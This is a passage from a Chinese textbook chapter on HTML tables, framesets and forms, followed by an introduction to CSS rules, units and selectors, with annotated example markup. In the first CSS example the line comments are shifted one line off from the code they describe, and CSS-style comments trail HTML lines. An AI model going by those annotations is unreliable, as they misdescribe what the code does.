        <th> 表头单元格 </th>            <!-- 定义表头单元格，文字将以粗体居中显示 -->
    </tr>                                <!-- 用于定义行标记结束标记 -->

    <tr>                                 <!-- 定义一行标记，可以在内部建立多组单元格 -->
        <td> 单元格 </td>                <!-- 定义一个单元格标记 -->
    </tr>                                <!-- 用于定义行标记结束标记 -->
</table>                                 <!-- 用于定义一个表格结束 -->
```

1. <table>标签

该标记用于定义一个表格。在一个最基本的表格中，必须包含一组<table>标签、一组<tr>标签和一组<td>标签或<th>标签。在<table>标签中，可以使用表 2-6 中给出的一些常用的可选属性。

表 2-6　HTML 中 table 标签的常用属性

属　性	描　述
align	该属性用于指定表格在上一层标记中的显示位置。该属性的值为 left、center 或 right，分别表示表格居左、居中或居右的对齐方式，默认值为 left
border	该属性用于指定表格外边线的宽度，单位为像素
width	表示表格的宽度，它可以是像素值，也可以是与上层标记的百分比表示
height	表示表格的高度，它可以是像素值，也可以是与上层标记的百分比表示
cellspacing	该属性设定表格单元格之间的间距，单位为像素，默认值为 2
cellpadding	该属性设定表格单元格内容与单元格边框之间的距离，单位为像素

2. <caption>标签

该标签用于定义表格标题的位置，可以由 align 属性和 valign 属性来设置，align 属性设置标题位于文档的左、中或右。valign 属性设置标题位于表格的上方和表格的下方。默认属性是标题位于表格的上方中间位置。该标记应放在<table>标签内，在表格行标签<tr>标签之前。

3. <tr>标签

该标签定义一行标签。表格是按行和列组成的，一个表格由几行组成就要有几个行标签<tr>，一组行标签内可以建立多组由<td>或<th>标签所定义的单元格。行标签用它的属性值来修饰，属性都是可选的。例如，align 属性设置行内容的水平对齐，valign 属性设置行内容的垂直对齐，bgcolor 属性设置行的背景颜色。

4. <th>和<td>标签

<th>和<td>都是插入单元格的标签，这两个标签必须嵌套在<tr>标签内，是成对出现的。<th>用于表头标签，表头标签一般位于首行或首列，标签之间的内容就是位于该单元格内的标题内容，其中的文字以粗体居中显示。数据标签<td>就是该单元格中的具体数据内容，<th>和<td>标签的属性都是一样的，可以使用表 2-7 中给出的一些常用可选属性。

表 2-7　表格列标签的常用属性

属　性	描　述
width/height	单元格的宽和高，接受绝对值（如 80）及相对值（如 80%）
avalign	单元格内字画等的摆放贴，位置（水平），可选值为：left，center，right
valign	单元格内字画等的摆放贴，位置（垂直），可选值为：top，middle，bottom
rowspan	该属性设定当前单元格所跨越的行数
colspan	该属性设定当前单元格所跨越的列数

5．综合示例

在下例中使用表格在网页中输出一个学员信息列表，包括学员基本信息和学员成绩信息。代码如下所示：

```
<html>
    <head><title>TABLE表格的使用示例</title></head>
    <body>
        <table width="80%" border="1" cellpadding="3" cellspacing="0" align="center">
            <caption><h1>学员表</h1></caption>          <!-- 设置表格标题位置 -->

            <tr><th colspan="3"> 学员基本信息</th><th colspan="2">成 绩</th></tr>
            <tr><th>姓 名</th><th>性 别</th><th>专 业</th><th>课 程</th><th>分 数</th></tr>

            <tr align="center">                          <!-- 第一行开始标记，设置居中 -->
                <td>小 峰</td>                           <!-- 设置第一个单元格 -->
                <td>男</td>                              <!-- 设置第二个单元格 -->
                <td rowspan="2">计算机</td>              <!-- 设置第三个单元格，占两行 -->
                <td rowspan="2">PHP开发</td>             <!-- 设置第四个单元格，占两行 -->
                <td>86</td>                              <!-- 设置第五个单元格 -->
            </tr>                                        <!-- 第一行结束标记 -->
            <tr align="center">                          <!-- 第二行开始标记，设置居中 -->
                <td>小 影</td>                           <!-- 设置第二行第一个单元格 -->
                <td>女</td>                              <!-- 设置第二行第二个单元格 -->
                <td>98</td>                              <!-- 设置第二行五个单元格 -->
            </tr>                                        <!-- 第二行结束标记 -->
        </table>                                         <!-- 表格结束标记 -->
    </body>                                              <!-- 主体标记的结束标记 -->
</html>                                                  <!-- HTML文档的结束标记 -->
```

本例在浏览器中的显示效果如图 2-6 所示。

图 2-6　HTML 表格标签演示结果

2.9 HTML 框架结构

使用 HTML 框架结构可以把一个浏览器窗口划分为若干个小窗口，每个窗口可以显示不同的 URL 网页，每个框架里的网页相互独立。不仅可以非常方便地在浏览器中同时浏览不同的页面效果，而且可以非常方便地完成导航工作。如果所有的框架标记要放在一个 HTML 文档中，这个 HTML 页面的文档体标签<body>被框架集标签<frameset>取代，然后通过<frameset>的子窗口标签<frame>定义每一个子窗口和子窗口的页面属性，子窗口的排列遵循从左到右、从上到下的次序规则。

1．划分框架

使用<frameset>标记决定如何划分框架，该标记中有 cols 属性和 rows 属性。使用 cols 属性表示按列分布框架，使用 rows 属性表示按行分布框架。必须使用<frame>标记设定每个小窗口中的网页，该标记里有 src 属性为每个 URL 值指定了一个 HTML 文件（这个文件必须事先做好）地址，地址路径可以使用绝对路径或相对路径，这个文件将载入相应的窗口中。如果希望在同一个浏览器窗口中，将其既按照行来分布框架，又按照列来分布框架，可以将<frameset>标记嵌套使用形成嵌套框架。<frameset>标记常用的属性如表 2-8 所示。

表 2-8　HTML 的 frameset 标签常用的属性

属　性	描　述
cols	用“像素数”和“%”分割左右窗口，“*”表示剩余部分
rows	用“像素数”和“%”分割上下窗口，“*”表示剩余部分
frameborder	指定是否显示边框：“0”代表不显示边框，“1”代表显示边框
border	设置边框粗细，默认是 5 像素

2．子窗口<frame>标签的设定

<frame>是一个单标签，该标签必须放在框架集<frameset>中使用。<frameset>设置了几个子窗口，就必须对应几个<frame>标签，而且每一个<frame>标签内还必须使用 src 属性设定一个网页文件。其常用属性如表 2-9 所示。

表 2-9　HTML 的 frame 标签常用的属性

属　性	描　述
src	指示加载的 URL 文件的地址
name	指示框架名称，是链接标记的 target 所要的参数
noresize	指示不能调整窗口的大小，省略此项时就可调整
scrolling	指示是否要滚动条，auto 根据需要自动出现，Yes 有，No 无
frameborder	指示是否要边框，1 显示边框，0 不显示（不提倡用 Yes 或 No）
border	设置边框粗细

3．窗口的名称和链接

如果在窗口中要做链接，就必须对每一个子窗口命名，以便于被用于窗口间的链接。在窗口的链接

中使用 targe 属性，就可以将被链接的内容放置到想要放置的窗口内。在下面的例子中，通过框架技术并使用窗口的名称和链接实现后台首页模型，如图 2-7 所示。

图 2-7　HTML 的框架集标签演示结果

在图 2-7 提供的网站后台管理平台界面模型中，当单击大类管理选项时改变左边菜单中的页面，当单击左边的菜单链接时改变右边主体页面的内容。在文件 index.html 中划分框架的代码如下所示：

主窗体文件 index.html

```
<html>                                                          <!-- 网页开始标记 -->
    <head><title>使用框架定义后台管理平台模型</title></head>          <!-- 设置网页标题 -->
    <frameset rows="80,*" frameborder="1" border="5">            <!-- 划分上下两行 -->
        <frame src="top.html" name="top" scrolling="no" noresize/>  <!-- 顶部大类窗体 -->
        <frameset cols="200, *">                                    <!-- 划分左右两列 -->
            <frame src="menu.html" name="menu" scrolling="no" noresize/> <!-- 左边菜单窗体 -->
            <frame src="main.html" name="main" noresize />          <!-- 右边内容窗体 -->
        </frameset>                                                 <!-- 内层框架结束 -->
    </frameset>                                                     <!-- 外层框架结束 -->
</html>
```

在上面的示例代码中，先将窗体分为上下两行，并将顶部窗体命名为 top，设置 80 个像素高度。又将下部的窗体分为左右两个窗体，分别设置为 200 个像素和使用“*”表示剩余部分，并分别命名为 menu 和 main。网页文件 index.html 的文档体标签<body>被框架集标签<frameset>取代，所以不能在这个框架文件中再有<body>的内容。然后通过<frameset>的子窗口标签<frame>定义每一个子窗口，并通过子窗口的属性 src 分别加载 top.html、menu.html 和 main.html 三个页面文件。这三个页面文件的源代码如下所示：

顶部设置大类选项窗体文件 top.html

```
<html>
    <head><title>无标题文档</title></head>

    <body>
        <center><h2>后台管理平台</h2></center>
        <p>
            <a href="menu.html" target="menu">大类管理（一）</a> ||
            <a href="menu2.html" target="menu">大类管理（二）</a> ||
            <a href="menu3.html" target="menu">大类管理（三）</a>
        </p>
    </body>
</html>
```

左边设置菜单选项窗体文件 menu.html

```
<html>
    <head><title>无标题文档</title></head>
    <body>
        <center><h3>大类管理（一）菜单</h3></center>
        <p>
            <a href="main.html"  target="main">管理选项1</a><br>
            <a href="main2.html" target="main">管理选项2</a><br>
            <a href="main3.html" target="main">管理选项3</a><br>
        </p>
    </body>
</html>
```

右边设置内容窗体文件 main.html

```
<html>
    <head><title>无标题文档</title></head>
    <body>
        <center><h4>大类管理（一） > 管理选项1 > 内容设置</h4></center>
    </body>
</html>
```

在 top.html 文件的每个链接中，通过 target 属性设置左边菜单窗体名称 menu，当单击大类管理选项时，链接文件就会在左边窗体中显示。同样在 menu.html 文件的每个链接中，通过 target 属性设置右边窗体的名称 main，当操作每个菜单选项时，对应的链接文件就会在名称为 main 的窗体中加载。当然，在本例中还需要为每个大类管理选项定义一个独立的菜单页面，也需要为每个菜单项定义唯一的内容页面。

2.10 HTML 表单设计

表单是 PHP 程序中，最常使用的收集站点访问者信息的数据输入界面。通过表单浏览器获取用户的输入数据，并传送给 Web 服务器的脚本程序中，以各种不同的方式进行处理。在表单中提供了多种输入方式，包括文本输入域、单选或多选按钮、下拉式列表域等。表单是网页上由<form>标记定义的一个特定区域，而表单的各种输入域可以由<input>、<select>和<textarea>三个标签定义。

1．表单标记<form>

一个表单用<form></form>标签来创建，即定义表单的开始和结束位置，在开始和结束标签之间的一切定义都属于表单的内容。单击提交按钮时，提交的也是表单范围之内的内容。另外，在<form>标记中需要携带表单的相关信息，例如处理表单的脚本程序的位置、提交表单的方法等。这些信息对于浏览者是不可见的，但对于处理表单却有着决定性的作用。该标记的常用属性如表 2-10 所示。

表 2-10　HTML 表单标签中常用的属性

属　性	描　述
name	表单名称
method	该属性用来定义处理程序从表单中获得信息的方式，可取值为 GET 和 POST 中的一个。GET 方法是将表单内容附加在 URL 地址后面，所以对提交信息的长度进行了限制，不可以超过 8192 个字符，同时 GET 方法不具有保密性，不适合处理如信用卡卡号等要求保密的内容，而且不能传送非 ASCII 的字符。POST 方法是将用户在表单中填写的数据包含在表单的主体中，一起传送到服务器上的处理程序中，不会在浏览器的地址栏中显示提交的信息，这种方式传送的数据没有限制。默认为 GET 方法

续表

属　性	描　述
action	该属性的值是处理程序的程序名（绝对或相对 URL），如果这个属性是空值，则当前文档的 URL 将被使用。当用户提交表单时，服务器将执行 URL 里面的程序（例如，PHP 程序）
enctype	设置表单资料的编码方式
target	该属性和链接中的同名属性类似，用来指定目标窗口或目标帧

form 中必须加 action 属性，并且不能为空。<form action="login.php" method="post"> 如果不需要使用 action 属性，也必须定义：<form action="no">。

2．文本域和密码域

在<form>标记内定义的<input>标记具有重要的地位，该标记是单个标记，没有结束标记。<input type="">标签用来定义一个用户输入区，用户可以在其中输入信息。标签中共提供了 9 种类型的输入区域，具体是哪一种类型由 type 属性来决定。文本和密码输入域是一个单行文本框，它们基本相似，唯一不同的是，用户在密码域中输入的字符并不以原样显示，而是将每个字符用“*”代替。文本和密码输入域的基本语法格式如下：

```
<input type="text" name="field_name" value="field_value" size="n" maxlength="n">          <!-- 输入域 -->
<input type="password" name="field_name" value="field_value" size="n" maxlength="n">   <!-- 密码-域 ->
```

这些属性的含义如表 2-11 所示。

表 2-11　HTML 中 input 标签的常用属性

属　性	描　述
type	该属性的值为“text”，表示这是一个文本输入域。如果该属性的值为“password”则表示一个密码输入域
name	定义控件名称
value	指定控件初始值，该值就是浏览器被打开时在文本框中的内容
size	指定控件宽度，表示该文本输入框所能显示的最大字符数
maxlength	表示该文本输入框允许用户输入的最大字符数

3．提交、重置和普通按钮

在<input>标记中，当 type 属性值为“submit”时，表示这是一个提交按钮。单击提交按钮后，可以实现表单内容的提交。当 type 属性为“reset”时，表示这是一个重置按钮，单击重置按钮后，表单的内容将恢复为默认值。当 type 属性为“button”时，表示这是一个普通按钮，并不实现任何功能，需要和 JavaScript 等脚本语言一起使用。button 按钮必须定义在 form 之间，否则 Netscape 浏览器不支持。这三种按钮的基本语法格式如下：

```
<input type="submit" name="field_name" value="field_value">                    <!-- 提交按钮 -->
<input type="reset" name="field_name" value="field_value">                     <!-- 重置按钮 -->
<input type="button" name="field_name" value="field_value">                    <!-- 普通按钮 -->
```

4．单选按钮和复选框

单选按钮和复选框都有“选中”和“未选中”两种状态，同一组单选按钮如果有多个选择框，则选择框之间是相互排斥的，只允许用户选择其中的一个。复选框和单选按钮的区别是，复选框允许用户同时选中同一表单中的多个或全部选项，当然，也可以只选其中的一个。它们都是只有在“选中”时，数

据才能被提交到服务器端。语法格式如下所示：

```
<input type="radio" name="field_name" value="field_value" checked> 单选按钮
<input type="checkbox" name="field_name" value="field_value" checked>复选框
```

在<input>标记中，当 type 属性值为“checkbox”时，表示这是一个复选框输入域。当 type 属性值为“radio”时，则表示一个单选按钮输入域，但在同一组中的多个单选按钮名称必须相同，它们之间才能相互排斥。单选按钮和复选框都可以通过 checked 属性设置为选中的状态。

5．隐藏域

隐藏域不会在表单中显示，如果需要在页面之间传递重要数据，在<input>标记中设置 type 属性值为“hidden”建立一个隐藏域，name 和 value 属性是必需的，用来表示隐藏域的名字和值。基本的语法格式如下所示：

```
<input type="hidden" name="field_name" value="field_value">                    <!-- 隐藏表单域 -->
```

6．多行文本域

多行文本域提供一个可以输入多行文本的区域，在该区域中没有输入字符长度的限制，在<form>标记中使用<textarea>标记制作多行文本域。基本的语法格式如下所示：

```
<textarea name="name" rows="value" cols="value" value="value">          <!-- 多行文本域开始标记 -->
    …… …                                                                <!-- 在多行文本域设置默认值 -->
</textarea>                                                              <!-- 多行文本域开始标记 -->
```

在该标记中使用 name 属性指定多行文本域的名称，通过 rows 和 cols 两个属性分别指定多行文本域中显示字符的行数和列数，单位是字符个数。

7．菜单下拉列表域

在<form>标记中使用<select>标记创建一个菜单下拉列表域，该标记具有 multiple、name 和 size 属性。其中 multiple 属性不用赋值，直接加入标签中即可使用，加入了此属性后列表域就成为可多选的列表。size 属性用来设置列表的高度，默认时值为 1，若没有设置 multiple 属性，显示的将是一个下拉式的列表域。而 name 属性定义此列表框的名称，与前面介绍的 name 属性作用一样。基本的语法格式如下所示：

```
<select name="name" size="value" multiple>                    <!-- 菜单下拉列表域开始标记 -->
    <option value="value" selected>选项</option>              <!-- 指定列表域中第一个选项 -->
    <option value="value">选项</option>                       <!-- 指定列表域中第二个选项 -->
    …… …                                                      <!-- 可以指定更多的列表选项 -->
</select>                                                     <!-- 菜单下拉列表域结束标记 -->
```

<option>标签用来指定列表域中的一个选项，需要放在<select></select>标记对之间。此标记具有 selected 和 value 属性，selected 用来指定默认的选项，value 属性用来给<option>指定的那一个选项赋值，这个值是要传送到服务器上的，服务器正是通过调用<select>区域的名字的 value 属性来获得该区域选中的数据项的。

8．综合示例

在下例中，使用前面介绍的大部分表单内容，制作 LAMP 学员基本信息输出界面。代码如下所示：

```
<html>
    <head><title>LAMP学员基本信息</title></head>

    <body>
        <table align="center" width="500" border="0" cellpadding="2" cellspacing="0">
            <caption align='center'><h2>LAMP学员基本信息</h2></caption>

            <form action="server.php" method="post">
                <tr>      <!-- 使用输入域定义姓名输入框 -->
                    <th>姓名： </th>
                    <td><input type="text" name="usrname" size="20"></td>
                </tr>

                <tr>      <!-- 使用单选按钮域定义性别输入框 -->
                    <th>性别： </th>
                    <td>
                        <input type="radio" name="sex" value="1" checked>男
                        <input type="radio" name="sex" value="2">女
                        <input type="radio" name="sex" value="0">保密
                    </td>
                </tr>

                <tr>     <!-- 使用下拉列表域定义学历输入框 -->
                    <th>学历： </th>
                    <td>
                        <select name="edu">
                            <option>--请选择--</option>
                            <option value="1">高中</option>
                            <option value="2">大专</option>
                            <option value="3">本科</option>
                            <option value="4">研究生</option>
                            <option value="5">其他</option>
                        </select>
                    </td>
                </tr>

                <tr>     <!-- 使用复选按钮域定义选修课程输入框 -->
                    <th>选修课程： </th>
                    <td>
                        <input type="checkbox" name="course[]" value="4">Linux
                        <input type="checkbox" name="course[]" value="5">Apache
                        <input type="checkbox" name="course[]" value="6">MySQL
                        <input type="checkbox" name="course[]" value="7">PHP
                    </td>
                </tr>

                <tr>     <!-- 使用多行文本输入域定义自我评价输入框 -->
                    <th>自我评介： </th>
                    <td><textarea name="eval" rows="4" cols="40"></textarea></td>
                </tr>

                <tr>      <!-- 定义提交和重置两个按钮 -->
                    <td colspan="2" align="center">
                        <input type="submit" name="submit" value="提交">
                        <input type="reset"  name="reset" value="重置">
                    </td>
                </tr>
            </form>
        </table>
    </body>
</html>
```

本例在浏览器中的显示效果如图 2-8 所示。

图 2-8　HTML 表单标签的演示结果

2.11 小结

本章必须掌握的知识点

- HTML 语言的全部语法
- HTML 文档的主体结构
- HTML 头部中各元素的作用及使用的意义
- HTML 全部格式标记及属性
- HTML 全部文本标记及属性
- HTML 图像标签的应用
- HTML 的超链接和锚点的应用
- HTML 的表格应用
- HTML 框架标签的应用
- HTML 表单及每一个表单项的使用

本章需要了解的内容

- HTML 编写规范
- HTML 特点及好处
- HTML 新版本的特性

本章需要拓展的内容

- 学习使用 HTML 编辑软件

- 收集更多的 HTML 标签

本章的学习建议

- 参考一些知名网站对 HTML 的应用
- 多做实验将常用的 HTML 标记牢牢记住

第3章 层叠样式表 CSS

HTML 是使用标签将内容放到网页上，也可使用元素和属性来控制简单文档外观。如果希望更全面地控制 Web 页面的外观和布局，则需要使用层叠样式表（简写为 CSS）。CSS 规范的工作原理在于允许用户制定一些规则，描述了文档中元素内容的表现形式，通过设置不同的规则控制页面中每一个元素的外观，包括字体的颜色和大小、线的宽度和颜色、页面中各项之间的空白量，以便使页面看上去更令人感兴趣。CSS 和 HTML 一样是所有网页制作技术的核心与基础，是为 HTML 制定样式的机制，能控制浏览器如何显示 HTML 中的每个元素及其内容。CSS 是和 HTML 一起工作的，用来弥补 HTML 对网页格式化功能的不足。既可以将 HTML 和 CSS 写在同一个文件中，也可以分开编写，都是纯文本文件，也都是通过浏览器解析的。本章所介绍的 CSS 语法，只覆盖了本书程序实例中所涉及的内容。

3.1 CSS 简介

CSS 是英语 Cascading Style Sheets（层叠样式表单）的缩写，它是一种用来表现 HTML 或 XML 等文件样式的计算机语言，所以学习 CSS 之前应该先去了解 HTML。CSS 的作用是定义网页的外观（例如，字体、背景、文本、位置、布局、边缘、列表及其他等），它也可以和 JavaScript 等浏览器端脚本语言合作做出许多动态的效果。

- 所谓的样式表，是样式化 HTML 的一种方法。HTML 是文档的内容，而样式表是文档的表现，或者说外观。
- 所谓的层叠，就是将一组样式在一起层叠使用，控制某一个或多个 HTML 元素，按样式表中的属性依次显示。

一个样式表可以用于多个页面，甚至整个站点，因此 CSS 具有良好的易用性和扩展性。从总体来说，使用 CSS 不仅能够弥补 HTML 对网页格式化功能的不足，例如段落间距、行距、字体变化和大小等，还可以使用 CSS 动态更新页面格式，进行排版定位等。CSS 的特点如下。

（1）控制页面中的每一个元素（精确定位）。

（2）对 HTML 语言处理样式的最好补充。

（3）把内容和格式处理相分离，减少工作量。

我们可以将 CSS 定义在 HTML 文档的每个标记里，或者是以<style>标记嵌入在 HTML 文档中，也可以在外部附加文档作为外加文档。本例使用嵌入样式表，改变同一个 HTML 文档中 4 个<p>标记的输出效果。使用文本编辑器打开一个后缀名为.html 的网页文件，将 4 个字符串分别编写在 4 个 HTML 的<p>标记对中。并在该文档中使用<style>标记嵌入 CSS 代码，控制 4 个<p>标记的显示效果。代码如下所示：

```
<html>                                                    <!-- HTML开始标记 -->
    <head>                                                <!-- HTML头信息开始标记 -->
        <title>一个使用CSS的简单示例</title>                  <!-- 网页标题标记 -->
        <style>
            p {
                font-size:30px;                           /* 使用该标记将CSS嵌入到HTML文件中 */
                color:yellow;                             /* 为段落标记p定义样式，使用多个样式层叠 */
                border:2px solid blue;                    /* 设置段落中的字体号为30个像素 */
                text-align:center;                        /* 设置段落中的字体颜色为黄色 */
                background:green;                         /* 设置段落边框为蓝色2个像素宽 */
            }                                             /* 设置段落中的字体居中 */
        </style>                                          /* 设置段落的背景色为绿色 */
    </head>                                               /* 样式选择器的结束大括号 */
                                                          <!-- HTML中嵌入标记的结束标记 -->
    <body>                                                <!-- HTML头信息结束标记 -->
        <p>Linux</p>                                      <!-- HTML中可以使用空行调整编码格式 -->
        <p>Apache</p>                                     <!-- 网页主体标记 -->
        <p>MySQL</p>                                      <!-- 使用段落标记显示一个字符串Linux -->
        <p>PHP</p>                                        <!-- 使用段落标记显示一个字符串Apache -->
    </body>                                               <!-- 使用段落标记显示一个字符串MySQL -->
</html>                                                   <!-- 使用段落标记显示一个字符串PHP -->
                                                          <!-- 页面体中内容结束标记 -->
                                                          <!-- 这个标签告诉您的浏览器，这是HTML文件的结束点-->
```

使用浏览器直接打开这个文件，就可以看到浏览器对这个网页文件解释后的结果，如图 3-1 所示。

图 3-1　简单的 CSS 实例演示结果

上例中，HTML 定义的网页结构使用 CSS 设置输出格式，可以将格式和结构分离。只要在 CSS 中改变某些属性，则使用这个样式的所有 HTML 标记都会更新。

3.2 CSS 规则的组成

CSS 和 HTML 一样都是由 W3C 制定的标准，本章中介绍的特性和功能还是来源于 CSS1 和 CSS2

（CSS2 是根据 CSS1 扩展的）。目前 W3C 也有新的版本更新，称为 CSS3。虽然浏览器已经准备开始实现 CSS3 的某些方面的内容，但当前浏览器仍然无法支持某些特性。一个样式表由样式规则组成，以告诉浏览器怎样去呈现一个文档。如图 3-2 所示给出了关于 CSS 规则的一个示例。




图 3-2　CSS 规则组成

CSS 的规则主要由“选择器”和“声明”两部分组成，选择器指定声明应用于哪个或哪些元素（后面有详细讲解）。例如，任何 HTML 元素都可以是一个 CSS 的选择器，选择器仅仅是指向特别样式的元素。

```
p { text-indent: 3em }                    /*    当中的选择器是 P    */
```

声明则是用于定义样式的元素，它用于设置 HTML 元素的样式。如果声明和选择器一起使用，就需要将声明的部分使用“{}”组织在一起。声明中可以有多个样式元素对选择器找到的 HTML 元素进行层叠的加样式，每个样式元素都是由以冒号隔开的两部分组成的（属性：值）。属性是希望影响的所选元素的特性，每个属性带一个值，共同地描述选择器应该如何呈现。样式规则组成如下：

```
选择器 { 属性 1: 值 1; 属性 2: 值 2; 属性 n:值 n;}          /* 声明和选择器一起使用 */
```

属性和值之间使用冒号（:）连接，多个属性的复合样式声明之前应该用分号（;）隔开，最后一个属性的值后面可以不用分号。如果同一个样式属性出现两次以上，则使用后者。以下是一段定义了 H1 和 H2 元素的颜色和字体大小属性：

```
<head>
    <title>CSS简单示例</title>
    <style type="text/css">
        h1 { font-size:x-large; color:red }    /* 所有h1的一级标题显示加大、红色字体    */
        h2 { font-size:large; color:blue }     /* 所有h2的二级标题显示大字体、蓝色字体 */
    </style>
</head>
```

如果直接在 HTML 元素中使用 style 属性声明样式，则不需要使用“{}”，而是直接将多个层叠样式元素声明在 style 属性的双引号中即可。例如，直接将一个一级标题 h1 设置为加大、红色字体：

```
<h1 style="font-size:x-large;color:red"> 一级标题 </h1>        <!-- 在 HTML 标签中直接加样式 -->
```

3.2.1　CSS 注释

样式表里面的注释使用 C 语言编程中一样的约定方法去指定，注释的内容会被浏览器忽略，可用于为样式表加注解及调试使用。CSS 注解的例子如下：

```
/* 这里的内容被注释，不能嵌套使用 */
```

3.2.2 长度单位

有好多样式属性的值都有长度单位，例如 fontsize、width、height、border-width 等。一个长度的值由可选的正号“+”或负号“-”、接着的一个数字、标明单位的两个字母组成。在一个长度的值之中是没有空格的，例如，1.3 em 就不是一个有效的长度的值，但 1.3em 就是有效的。一个为零的长度不需要两个字母的单位声明。无论是相对值还是绝对值长度，CSS 都支持。相对值单位确定一个相对于另一长度属性的长度，因为它能更好地适应不同的媒体，所以是首选的。CSS 中有很多专有的属性单位，也有很多能够用于大量属性的常规单位。

- em（比如 font-size：2em）是一个大致与一个字符高度相同的单位。
- px（font-size：12px）是一个像素的单位。
- pt（font-size：12pt）是一个磅的单位。
- %（font-size：80%）是一个百分比。
- 其他单位还包括 pc（活字），cm（厘米），mm（毫米）和 in（英寸）。

另外，有的属性值还可以使用一个百分比，可以由可选的正号“+”或负号“－”、接着的一个数字，还有百分号“%”。在一个百分比值之中是没有空格的，百分比值是相对于其他数值的，同样地用于定义每个属性，最经常使用的百分比值是相对于元素的字体大小。

3.2.3 颜色单位和 URL 值

有好多样式属性的值都有颜色单位，例如 color、background-color、border-color 等，颜色值是一个关键字或一个 RGB 格式的数字。关键字通常有 16 个：aqua、black、blue、fuchsia、gray、green、lime、maroon、navy、olive、purple、red、silver、teal、white 和 yellow。RGB 颜色则可以有以下 4 种形式，例子中指定同一颜色：

- #rrggbb（如#00cc00）。
- #rgb（如#0c0）。
- rgb(x,x,x)，x 是一个 0～255 的整数（如 rgb(0,204,0)）。
- rgb(y%,y%,y%)，y 是一个 0.0～100.0 的整数（如 rgb(0%,80%,0%)）。

另外，指定背景图片都还需要使用一个 URL 值，URL 的格式为：url(addr)，addr 是一个 URL。URL 可以选择用单引号（'）或者双引号（"），也可以不加引号，并且，在 URL 之前或之后可以包含空格。在 URL 中的括号、逗号、空格、单引号或双引号必须避开反斜杠。不完整的 URL 被理解为样式表的源代码，而不是 HTML 源代码。例如：

- body { background: url(xsphp.gif) } /* 不用引号 */
- body { background: url(http://www.lampbrother.net/xsphp.gif) } /* 绝对 URL */
- body { background: url(' xsphp.gif ') } /* 使用单引号 */
- body { background: url(" xsphp.gif ") } /* 使用双引号 */

3.3 在 HTML 文档中放置 CSS 的几种方式

有很多方法将样式表加入到 HTML 中，每种方法都有自己的优点和缺点。新的 HTML 元素和属性已被加入以允许样式表与 HTML 文档更简易地组合起来。将样式表加入到 HTML 中的常用方法有内联样式表、嵌入一个样式表或连接到一个外部的样式表。

3.3.1 内联样式表

样式可以使用 style 属性内联，该属性可以应用于任意 body 元素（包括 body 本身），除了 basefont、papam 和 script 标记。这个属性将任意数量的 CSS 声明当做自己的值，而每个声明用分号隔开。如下所示：

```
<p style="color: red; font-family: serif"> 这段的样式是红色的 serif 字，如果字体可用的话。</p>
```

内联的样式比其他方法更加灵活，但需要和展示的内容混合在一起，内联样式会失去一些样式表的优点。例如在上例中，如果有多个段落<p>标记都需要输出相同的样式，则在每个<p>标记中都需要使用 style 属性声明相同的样式，不仅需要的代码量比较多，而且不利于更新。

3.3.2 嵌入一个样式表

一个样式表可以使用<style>元素嵌入到 HTML 文档中使用，<style>元素需要放在 HTML 文档的 HEAD 部分，如下所示：

```
<head>
    <style type='text/css' media='screen'>
        body { background: url(foo.gif) red; color:black }
        p em { background: yellow; color:black }
        .note{ margin-left: 5em; margin-right:5em }
    </style>
</head>
```

其中，<style>和</style>之间的是样式的内容（不要在这个标记中写 HTML 语句），type 属性表示使用的是文本中层叠样式表书写的代码。“{ }”前面的是样式的选择器，“{ }”中是声明的样式属性。嵌入样式表对整个 HTML 文档都有效，可在一个 HTML 文档具有独一无二的样式时使用。

3.3.3 连接到一个外部的样式表

如果多个文档都使用同一样式表，那么外部样式表会更适用。一个外部的样式表可以通过 HTML 的 link 元素连接到 HTML 文档中，<link />标记是放置在文档的 HEAD 部分，可以通过多个<link />标签连接多个样式文件到同一个 HTML 文档中。如下所示：

```
<link rel="StyleSheet" href="style.css" type="text/css" />    <!-- 在 HTML 中连接一个外部样式文件  -->
```

可选的 type 属性用于指定媒体类型，允许浏览器忽略它们不支持的样式表类型。rel 属性用于定义连接的文件和 HTML 文档之间的关系，该属性的值 StyleSheet 指定一个固定或首选的样式。而 href 属性则用来指定样式文件的位置，可以是相对的也可以是绝对的 URL。外部样式表文件要以后缀名为 css 命名，并且在样式表文件中不能含有任何像<head>或<style>这样的 HTML 标记，样式表仅仅由样式规则或声明组成。如下所示：

```
p { margin: 2em }                    /*  style.css 文件中的样式代码 */
```

在样式文件 style.css 中，一个单独由上例一条样式语法规则组成的文件，就可以用做外部样式表了。当样式被应用到很多的网页时，一个外部样式表是理想的。开发者使用外部样式表可以改变整个网站的外观，而仅仅通过改变一个文件。同样，大多数浏览器会保存外部样式表在缓冲区，从而如果样式表在缓冲区，就避免了在展示网页时的延迟。

注意：如果同时使用内联样式表和嵌入样式表，并设置了相同属性，则内联样式表的优先级高，而同时使用嵌入样式表和外部样式表并设置相同属性时，则优先级由出现的先后面顺序决定。

3.4 CSS 选择器

HTML 有标签，CSS 就有选择器，选择器就是赋予内部或者外部样式表的名字，当查找到一个或多个 HTML 元素后，再通过声明给样式。常用的样式选择器包括：HTML 选择器、类选择器、ID 选择器、组合选择器、关联选择器、伪类和伪元素。

3.4.1 HTML 选择器

HTML 选择器，即 HTML 的标签，用来改变一个指定标签的样式，任何 HTML 元素都可以是一个 CSS 的选择器，用于找到和选择器同名的 HTML 元素。如下所示：

```
1 p { text-indent: 3em }                    /* 当中的选择器是 p  */
2 h1{ color:red }                           /* 当中的选择器是 h1 */
```

3.4.2 类选择器

同一个选择器能有不同的类（class），因而允许同一元素有不同样式。例如，开发者也许希望交替显示段落的背景颜色。

```
1 p.dark-row  { background-color:#EAEAEA; }          /* 定义<p>元素的一个类的背景颜色    */
2 p.light-row { background-color:#F8F8F8; }          /* 定义<p>元素的另一个类的背景颜色 */
```

这些类可以在 HTML 的<p>标签中使用 class 属性引用，每个<p>元素指定一个类名。如下所示：

```
